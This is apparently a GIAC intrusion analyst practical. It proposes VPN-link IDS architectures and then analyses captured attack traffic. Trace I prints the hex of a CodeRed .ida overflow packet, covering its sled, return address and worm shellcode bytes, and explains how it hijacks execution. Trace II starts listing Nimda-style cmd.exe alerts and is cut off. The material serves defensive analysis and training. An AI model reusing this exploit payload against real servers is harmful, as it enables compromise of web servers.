GIAC Certified Intrusion Analyst (GCIA) Practical Assignment

A. Justin Wilder
SANS Washington, DC
May 6-11, 2002
GIAC CGIA Practical Version 3.2
Submission Date: January 15, 2005

Table of Contents

Assignment #1: Describe the State of Intrusion Detection

Virtual Private Network Link Inspection: An Enterprise Solution

Background

With the proliferation of IP VPN technology at the workplace the need for an enterprise IDS solution that effectively monitors the VPN link content while maintaining the confidentiality and the integrity of the link, is ever growing. VPN's, regardless of the technology, have now become a business requirement enabling businesses and organizations to securely exchange information without the hassle and expense of new leased lines by utilizing the organization's existing infrastructure and ultimately the Internet.

With the widespread acceptance of IPSec, VPN's can now provide a low cost, wired equivalent solution for organizations that wish to interconnect remote or external networks securely via an un-trusted medium. Fundamentally, the VPN has become identical to the private leased line. The same security concerns and considerations should be addressed with each VPN connection as it is with each leased line. These considerations should include stateful packet filtering – firewalls, and traffic monitoring – IDS's.

Because VPN links are typically encrypted to maintain the confidentiality of the link, there is need to inspect the link traffic for potential attacks, existence of covert channels, and worm replication. The monitoring and filtering of traffic on the IP VPN links, as well as on their hardwired equivalents, is fundamental to maintaining the integrity of the enterprise.

Introduction

This paper will provide a brief introduction into three potential architectural solutions to allow for Intrusion Detection monitoring of VPN link traffic while providing an enterprise solution to the organization. Its purpose is to provide insight into the problem with ad-hoc uncontrolled VPN deployments. These solutions provide the framework for deploying controlled and monitored VPN connectivity to either customers or internal users.

Specific issues related to port and protocol blocking by the VPN device will not be addressed during this discussion, though, this capability should be available in any VPN product chosen and should be implemented. This paper does not go into detail on the specific firewall policies either. However, like the VPN ACL's these should be implemented per the organizations business structure. This paper does not describe an ESM (Enterprise Security Management) tool but instead describes one more way to control and monitor traffic flowing inbound and outbound while maintaining link integrity.

For clarity of terminology, anything identified as 'remote' is considered to be outside of our controlled network environment. All references to 'clients' are considered local users.

Current Environment

The environment designed for use during this discussion is a model of the Cisco large-scale campus backbone[1]. Specifically, the scope of this design is limited to the campus core. See Figure 1.




Figure 1 Campus Core

Solution 1 – Client Side Trusted

Description

The first solution proposed will be identified as a 'Client Side Trusted' solution. In this configuration the client side, or internal networks, are considered to be trusted and within the same security domain as the Campus Core. With this solution, VPN concentrators will be located at the Campus Core in either a redundant (active/passive) or as a redundant/load-balanced configuration (active/active). This architecture allows for transparent client use since there are no client software requirements. Campus routers simply need to route appropriate traffic to the VPN concentrators for transmission to the remote network. This approach has the collateral benefit of eliminating VPN client software costs.

Each static VPN link can be configured to use private addresses on the internal interface for each link. This way the limit on possible VPN links that terminate at the Core VPN device is dependant on the capabilities of the concentrator as opposed to the Corporate IP allocation. By considering scalability options, a large range of private addresses could be allowed to route through the corporate backbone to the VPN concentrators for transmission to various remote networks. Each VPN link being addressed specifically by the private destination IP address. With this configuration, multiple users can use the same VPN concentrator for connectivity between different remote networks without having to modify distribution layer routers for each new VPN connection.

Domain name resolution can be performed locally to reduce link overhead and provide ease of use for clients since each remote service can be named as appropriate. For example, each new

VPN link could have its internal addresses resolve to a name that will indicate the destination network as well as the service or function the host provides.

The major drawback in this configuration is the lack of end-to-end encryption. The networks behind the campus core must be considered trusted or within the same security domain as the Core (i.e. the client side of the VPN link needs to be trusted).

This configuration allows the enterprise to use existing internal IDS sensors to monitor traffic destined for originating from external/remote networks. This configuration is typical for small to midsize organizations where the internal networks are considered to be within the same security domain.




Figure 2 Client Side Trusted

Considerations

Benefits

- No client software required
- Low cost
- Static links
- Internal IDS sensors will monitor VPN link traffic

Drawbacks

- No end-to-end encryption – encryption is performed at the Core
- Must be able to route private space to the Core
- No User Authentication/Auditing

Solution 2 – Client Side Untrusted

Description

For large campus networks the solution proposed by the first solution may present an unacceptable risk either due to the sensitive nature of the VPN link traffic or simply because the network is too large to be considered trusted as a whole. In either case, the solution presented here, dubbed 'Client Side Untrusted', presents a solution for these concerns. The solution, Figure 3, shows a pair of VPN concentrators used to provide connectivity between the remote site and the Campus Core. This solution requires additional IDS sensors to be placed on the unencrypted segments between the VPN concentrators. Just behind each of the concentrators is a switch that can be used in part for performance monitoring, but primarily for the IDS sensors. The sensors will be plugged into the respective switch RSPAN ports. As with the previous solution, this architecture provides both, redundancy and optionally load-balancing.

With this solution, users will initiate VPN connections from their workstations to the internal Core VPN concentrators. Each workstation will have to be pre-configured to route connections destined for remote networks via the virtual VPN interface on the workstation. As before, this can be done via a private IP space for scalability. The internal VPN concentrator will decrypt and route all of the traffic to the external Core VPN concentrator. The traffic will pass through the switch (or potentially a hub) and be copied to the RSPAN port for inspection by the IDS sensor. As the traffic enters the external Core concentrator, routing decisions will be made to determine which VPN tunnel the traffic will be passed. Each tunnel can be either configured as a static or dynamic link.

This configuration however, may add significant complexity if there are a large number of VPN link changes. Tight controls would have to be in place to keep track of the internal private – external public IP address pairs as well as which address spaces are routed from clients through the internal VPN tunnel. Preconfiguring each host to route a class A (10.x.x.x) via the internal VPN link should help to satisfy scalability requirements as well as reduce the complexity when new links are introduced.




Figure 3 Client Side Untrusted

Considerations

Benefits

- No routing modification required below the Core.
- End-to-end encryption
- User Authentication/Auditing

Drawbacks

- Client side configuration required
- VPN-to-VPN-to-Remote VPN routing complexities
- Cost (VPN concentrators, cost of client software, installation labor, and support)
- Performance impact from doubling the encryption/decryption states.
- Requires additional IDS sensors

Solution 3 – Client Side Trusted/Untrusted (Hybrid)

Description

This configuration is identical to the solution provided previously, 'Client Side Trusted', except for a pair of connections from the IDS switches to the internal enterprise routers. This solution is actually a hybrid of the previous two solutions. This architecture takes into account the benefits of both solutions but also combines their drawbacks. The increased flexibility brings new configuration complexity concerns as well. With this configuration, service providers or corporate management can offer varying types of services from either a business perspective or a 'degree of security' perspective. In either case, appropriate security controls can be implemented or 'sold' based on the risk of exposure associated with each VPN link.

As an additional design and potentially a performance consideration, packet filtering which is traditionally performed at the concentrator for VPN links could be off loaded to a firewall. The device could be installed either below the concentrators in Solution 1 or in place of the switch for Solution's 2 & 3.




Figure 4 Client Side Trusted/Untrusted (Hybrid)

Considerations

Benefits

- Static and Dynamic Links
- Encryption based on SLA and/or security requirements
- Offering flexibility (end-to-end or site-to-site)

Drawbacks

- Routing modifications required below the core to support each new link. (This can be eliminated by considering scalability options during the design phase.)
- Client side software will be required
- VPN-to-VPN-to-Remote VPN routing complexities
- Cost (VPN concentrators, cost of client software, installation labor, and support)
- Cost of additional IDS sensors

Conclusion

With each of the solutions our primary requirement is solved, VPN link intrusion detection monitoring. All inbound and outbound traffic transmitted via the VPN link will effectively be monitored by the IDS sensor in exactly the same manor as the hardwired equivalent.

Ultimately, the actual design may vary depending on the size of the organization, cost limitations, and security requirements. Each of the solutions presented here can be implemented with existing hardware and software with varying degrees of cost and performance. However, there is an infinite number of other potential solutions that take into consideration many vendor specific features. Many firewall devices on the market today can provide stateful packet filtering, intrusion detection, and a VPN solution all within the same device. When developing a solution, enterprise or otherwise, each design must not only take into consideration the size of the organization, but the specific vendor offerings including, performance, stability, inspection accuracy, device integrity, and management capabilities.

Fundamentally an enterprise VPN/IDS solution has a large number of benefits all of which must be presented to not only justify the cost of the solution but also used to justify the additional expense to enterprise customers utilizing this solution. Here are a few benefits that the enterprise VPN/IDS solution will provide.

- Qualitative Metric for Security
- Quantitative/Cost Associative Security/Operations Metric
- Controlled VPN Link Connectivity
- Elimination of Unknown/Unauthorized In/Outbound VPN Links
- Increased IDS Coverage
- Able to Monitor All VPN traffic
- Enforceable VPN Connectivity Policies
- Organization Security Posture Enhanced / Operational Risk Reduced

References

[1] Anonymous. “Cisco Large Campus Design.” Unknown Date. URL: http://www.cisco.com/warp/public/779/largeent/design/large_campus.html (10 Oct 2002)

[2] Anonymous. “Netscreen IP VPN Solutions.” Unknown Date. URL: http://www.netscreen.com/solutions/case_ip_vpns.asp (09 Oct 2002)

[3] Convery, Sean and Trudel, Bernie “SAFE: A Security Blueprint for Enterprise Networks.” Updated 12 Sept 2002. URL: http://www.cisco.com/warp/public/cc/so/cuso/epso/sqfr/safe_wp.htm (09 Oct 2002)

[4] Kramer, Bowman, Belden. “Moral Support and QA” 16 Oct 2002.

Assignment #2: Network Detects

Network Detect Analysis

Trace I. – CodeRed Exploit

Snort ALERT:

```
[**] [1:1243:6] WEB-IIS ISAPI .ida attempt [**]
[Classification: Web Application Attack] [Priority: 1]
07/14-16:20:35.534488 218.44.247.178:8324 -> 46.5.180.133:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:1458
***AP*** Seq: 0x3A858958  Ack: 0xAD449B1  Win: 0x7F0A  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS552]
[Xref => http://www.securityfocus.com/bid/1065]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0071]
```

Snort Signature:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS ISAPI .ida
attempt"; uricontent:".ida?"; nocase; dsize:>239; flags:A+;
reference:arachnids,552; classtype:web-application-attack; reference:bugtraq,1065;
reference:cve,CAN-2000-0071; sid:1243;  rev:6;)
```

Offending Packet:

```
16:20:35.534488 218.44.247.178.8324 > 46.5.180.133.http: P [bad tcp cksum 10f7!]
981829976:981831394(1418) ack 181684657 win 32522 [tos 0x10]  (ttl 240, id 0, len
1458, bad cksum 0!)
0x0000   4510 05b2 0000 0000 f006 0000 da2c f7b2        E...........,..
0x0010   2e05 b485 2084 0050 3a85 8958 0ad4 49b1        .......P:..X..I.
0x0020   5018 7f0a 0000 0000 4745 5420 2f64 6566        P.......GET./def
0x0030   6175 6c74 2e69 6461 3f4e 4e4e 4e4e 4e4e        ault.ida?NNNNNNN
0x0040   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0050   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0060   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0070   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0080   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0090   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00a0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00b0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00c0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00d0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00e0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00f0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0100   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0110   4e4e 4e4e 4e4e 4e4e 4e00 0000 0000 0000        NNNNNNNNN.......
0x0120   0000 0000 0000 0000 c303 0000 0078 00fa        .............x..
0x0130   2025 7539 3039 3025 7536 3835 3825 7563        .%u9090%u6858%uc
0x0140   6264 3325 7537 3830 3125 7539 3039 3025        bd3%u7801%u9090%
0x0150   7536 3835 3825 7563 6264 3325 7537 3830        u6858%ucbd3%u780
0x0160   3125 7539 3039 3025 7539 3039 3025 7538        1%u9090%u9090%u8
0x0170   3139 3025 7530 3063 3325 7530 3030 3325        190%u00c3%u0003%
0x0180   7538 6230 3025 7535 3331 6225 7535 3366        u8b00%u531b%u53f
0x0190   6625 7530 3037 3825 7530 3030 3025 7530        f%u0078%u0000%u0
0x01a0   303d 6120 2048 5454 502f 312e 300d 0a43        0=a..HTTP/1.0..C
0x01b0   6f6e 7465 6e74 2d74 7970 653a 2074 6578        ontent-type:.tex
0x01c0   742f 786d 6c0a 484f 5354 3a77 7777 2e77        t/xml.HOST:www.w
0x01d0   6f72 6d2e 636f 6d0a 2041 6363 6570 743a        orm.com..Accept:
0x01e0   202a 2f2a 0a43 6f6e 7465 6e74 2d6c 656e        .*/*.Content-len
0x01f0   6774 683a 2033 3536 3920 0d0a 0d0a 558b        gth:.3569.....U.
0x0200   ec81 ec18 0200 0053 5657 8dbd e8fd ffff        .......SVW......
0x0210   b986 0000 00b8 cccc cccc f3ab c785 70fe        ..............p.
0x0220   ffff 0000 0000 e90a 0b00 008f 8568 feff        .............h..
0x0230   ff8d bdf0 feff ff64 a100 0000 0089 4708        .......d......G.
0x0240   6489 3d00 0000 00e9 6f0a 0000 8f85 60fe        d.=.....o.....`.
0x0250   ffff c785 f0fe ffff ffff ffff 8b85 68fe        ..............h.
0x0260   ffff 83e8 0789 85f4 feff ffc7 8558 feff        .............X..
0x0270   ff00 00e0 77e8 9b0a 0000 83bd 70fe ffff        ....w.......p...
```

```
0x0280   000f 85dd 0100 008b 8d58 feff ff81 c100        .........X......
0x0290   0001 0089 8d58 feff ff81 bd58 feff ff00        .....X.....X....
0x02a0   0000 7875 0ac7 8558 feff ff00 00f0 bf8b        ..xu...X........
```

1. **Source of Trace:**

   This trace was captured by Incidents.org (http://www.incidents.org/logs/Raw/6-14-2002.).

2. **Detect was generated by:**

   This network detect was generated by Snort v.1.8.6 (Build 105) which has been listed first above. The Snort signature that triggered this alert is shown next. Finally, the offending packet trace, in tcpdump format is shown last with the offending payload highlighted.

3. **Probability the source address was spoofed:**

   At first glance, it seems as though the chance that this attack was spoofed is low since this type of attack requires the completion of the TCP handshake (ACK and PUSH flags are set). However, through further inspection of the previous 4 days and the post 3 days this packet does not have an associated SYN packet suggesting a random/spoofed probe. This packet does not look manufactured which leads to the conclusion that the SYN packet may not have been captured. This was later confirmed by an email to Incidents.org, which clarified that the binary logs were not TCPDUMP binaries but instead snort alert binary logs. Full analysis would require a more thorough collection of data.

4. **Description of attack:**

   This attack is a Microsoft IIS specific attack. The attacker is attempting to overflow an unchecked buffer in the Microsoft IIS Index Server ISAPI Extension. If the system were vulnerable, the remote intruder would gain SYSTEM access to the web server. [1]

   Once the worm infects a server, the worm first sets up the environment on the server and initiates 100 instances (threads) of itself. The first 99 threads are dedicated to the worms replication and the last thread will determine if the infected server is an English (US) Windows NT/2000 system. If this is test is true, the worm will proceed to deface the infected servers website. *The local web server's web page will be changed to a message that says: "Welcome to http://www.worm.com!, Hacked By Chinese!". This hacked web page message will stay "live" on the web server for 10 hours and then disappear. The message will not appear again unless the system is re-infected by another computer. --eEye*

   Microsoft Windows NT 4.0 Internet Information Services 4.0, Microsoft Windows 2000 Internet Information Services 5.0, and Microsoft Windows XP beta Internet Information Services 6.0 beta are vulnerable.

5. **Attack mechanism:**

The attacker first completes the three-way TCP handshake to establish a session with the web server. The attacker then sends the above packet. The .ida buffer is overflowed with the 0x4e 'N' sled followed by the %u9090, unicode formatted NOP's (NOP sled), then the shell code. The original analysis of this was performed by eEye (www.eEye.com) and is shown below.

Core worm functionality (SOURCE: eEye)

Initial infection vector

The initial infection starts to take place when a web server, vulnerable to the .ida attack, is hit with an HTTP GET request that contains the necessary code to exploit the .ida attack. The worm is used as the attack's payload.

At the time of the .ida overflow, a system's stack memory will look like the following:

```
4E 00 4E 00 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
92 90 58 68 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
FA 00 00 00 90 90 58 68
D3 CB 01 78 90 90 58 68
D3 CB 01 78 90 90 58 68
D3 CB 01 78 90 90 90 90
90 81 C3 00 03 00 00 8B
1B 53 FF 53 78
```

EIP is overwritten with 0x7801CBD3 which is an address within msvcrt.dll. The code at 0x7801CBD3 disassembles to:
call ebx
When EIP is overwritten with call ebx, it causes program flow to divert back to the stack. The code on the stack jumps into the worm code that is held in the body of the initial HTTP request as can be seen in the packet decode above.

6. Correlations:

This IIS vulnerability was originally discovered by eEye's Riley Hassell while working with eEye's 'CHAM' (Common Hacking Attack Methods) technology in early June 2001. The vulnerability was discovered while running the CHAM audit code against a Microsoft IIS web server .ida ISAPI filter.
Further analysis was performed by Ryan Permeh, also of eEye who released his analysis along with Riley Hassell's on June 18th 2001.
Since this vulnerability was discovered within eEye testing labs, it is likely to assume that the exploit for this vulnerability was created sometime after this date.

Further research has shown conclusively that this is the CodeRed worm. The reference to www.worm.com is indicative of the worm. See: http://www.cert.org/advisories/CA-2001-19.html dated July 19th 2001.

This attack was generated by a host in Japan. Specifically this came from a netblock owned by a company named FlavorYuji Inc. WHIOS details can be seen below.

```
inetnum:      218.44.247.176 - 218.44.247.183
netname:      FLAVORMAIN
descr:       FlavorYuji inc.
country:      JP
admin-c:      YI696JP
tech-c:      YI696JP
remarks:      This information has been partially mirrored by APNIC from
remarks:      JPNIC. To obtain more specific information, please use the
remarks:      JPNIC whois server at whois.nic.ad.jp. (This defaults to
remarks:      Japanese output, use the /e switch for English output)
changed:      apnic-ftp@nic.ad.jp 20020325
remarks:      This information has been partially mirrored by APNIC from
remarks:      JPNIC. To obtain more specific information, please use the
remarks:      JPNIC whois server at whois.nic.ad.jp. (This defaults to
remarks:      Japanese output, use the /e switch for English output)
changed:      apnic-ftp@nic.ad.jp 20021023
source:      JPNIC
```

7. **Evidence of active targeting:**

There is no evidence of probe attempts from this host in the previous 4 days and the post 3 days. Furthermore, there are no other attack traces of this nature within this time window. Taking these two facts into account it is therefore safe to assume that this was not a targeted attack but rather an attempt to locate vulnerable web servers and immediately exploit them. Much like a worm would. In this case, this is simply a CodeRed compromised server looking for another host to compromise.

8. **Severity:**

SEVERITY = (criticality + lethality) – (system countermeasures + network countermeasures)

Criticality: (4) This attack is targeted at an externally facing web server, which could be informational or contain confidential information. In addition, the impact of a defacement to a publicly visible company could be devastating. The contents of the web server are not known at this point.

Lethality: (5) This attack is designed to compromise the server, providing SYSTEM access to the attacker.

System Countermeasures: (3) The only system countermeasure would be to patch the server itself. It is not known whether the server has been patched or not. Since this vulnerability is over a year old and Microsoft has had a patch available for some time it is safe to assume, there is more than a 50% chance that this system has been patched.

Network Countermeasures: (1) This attack does not break the TCP/IP RFC's so it would not be stopped by a stateful/less firewall. The attack itself could be prevented by a proxy that can detect and block this class of attack. It is not known if this mechanism exists at Incidents.org.

SEVERITY=(4+5)-(3+1)=5

9. Defensive recommendation:

The two possible defenses against this class of attack would be to deploy a reverse proxy that is designed to sanitize/normalize inbound http traffic. This device/software could also be used as an exploit detection system to be integrated into the enterprise IDS solution as well. The second solution is more of a stopgap solution; patch the server. The second solution only applies to this vulnerability and does not prevent other attacks of similar class as with the first defensive recommendation.

10. Multiple choice test question:

```
16:20:35.534488 218.44.247.178.8324 > 46.5.180.133.http: P [bad tcp cksum 10f7!]
981829976:981831394(1418) ack 181684657 win 32522 [tos 0x10]  (ttl 240, id 0, len
1458, bad cksum 0!)
0x0000   4510 05b2 0000 0000 f006 0000 da2c f7b2        E............,..
0x0010   2e05 b485 2084 0050 3a85 8958 0ad4 49b1        .......P:..X..I.
0x0020   5018 7f0a 0000 0000 4745 5420 2f64 6566        P.......GET./def
0x0030   6175 6c74 2e69 6461 3f4e 4e4e 4e4e 4e4e        ault.ida?NNNNNNN
0x0040   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0050   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0060   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0070   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0080   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0090   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00a0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00b0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00c0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00d0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00e0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00f0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0100   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0110   4e4e 4e4e 4e4e 4e4e 4e00 0000 0000 0000        NNNNNNNNN.......
0x0120   0000 0000 0000 0000 c303 0000 0078 00fa        .............x..
0x0130   2025 7539 3039 3025 7536 3835 3825 7563        .%u9090%u6858%uc
0x0140   6264 3325 7537 3830 3125 7539 3039 3025        bd3%u7801%u9090%
0x0150   7536 3835 3825 7563 6264 3325 7537 3830        u6858%ucbd3%u780
0x0160   3125 7539 3039 3025 7539 3039 3025 7538        1%u9090%u9090%u8
0x0170   3139 3025 7530 3063 3325 7530 3030 3325        190%u00c3%u0003%
0x0180   7538 6230 3025 7535 3331 6225 7535 3366        u8b00%u531b%u53f
0x0190   6625 7530 3037 3825 7530 3030 3025 7530        f%u0078%u0000%u0
0x01a0   303d 6120 2048 5454 502f 312e 300d 0a43        0=a..HTTP/1.0..C
0x01b0   6f6e 7465 6e74 2d74 7970 653a 2074 6578        ontent-type:.tex
0x01c0   742f 786d 6c0a 484f 5354 3a77 7777 2e77        t/xml.HOST:www.w
0x01d0   6f72 6d2e 636f 6d0a 2041 6363 6570 743a        orm.com..Accept:
..............
```

What data contained in the above TCPDUMP decode is enough by itself to suggest that this packet was generated by a malicious attacker?

a) Series of 0x4e4e (NoOP's)
b) Shell code (Executable Code)
c) ASCII string '.ida?' (Packet data)
d) Data field greater than 236 bytes (IP header information)

Trace II. – NIMDA?

Snort ALERTS:

```
[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
07/15-07:19:21.124488 130.205.110.105:3937 -> 46.5.180.133:80
TCP TTL:116 TOS:0x0 ID:64459 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x4D39DAE  Ack: 0x7CE8CB16  Win: 0x4470  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
07/15-07:19:21.124488 130.205.110.105:3938 -> 46.5.180.134:80
TCP TTL:116 TOS:0x0 ID:64461 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x4D46DE6  Ack: 0x7D00706F  Win: 0x4470  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
07/15-07:19:21.124488 130.205.110.105:3939 -> 46.5.180.135:80
TCP TTL:116 TOS:0x0 ID:64463 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x4D54A61  Ack: 0x7C75D1F5  Win: 0x4470  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
07/15-07:19:21.134488 130.205.110.105:3957 -> 46.5.180.153:80
TCP TTL:116 TOS:0x0 ID:64465 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x4E2690C  Ack: 0x7CAE2B96  Win: 0x4470  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
07/15-07:19:21.134488 130.205.110.105:3962 -> 46.5.180.158:80
TCP TTL:116 TOS:0x0 ID:64467 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x4E6263B  Ack: 0x3E777FC1  Win: 0x4470  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
07/15-07:19:21.144488 130.205.110.105:3949 -> 46.5.180.145:80
TCP TTL:116 TOS:0x0 ID:64469 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x4DC3595  Ack: 0xC8F7EA7F  Win: 0x4470  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
07/15-07:19:21.154488 130.205.110.105:3955 -> 46.5.180.151:80
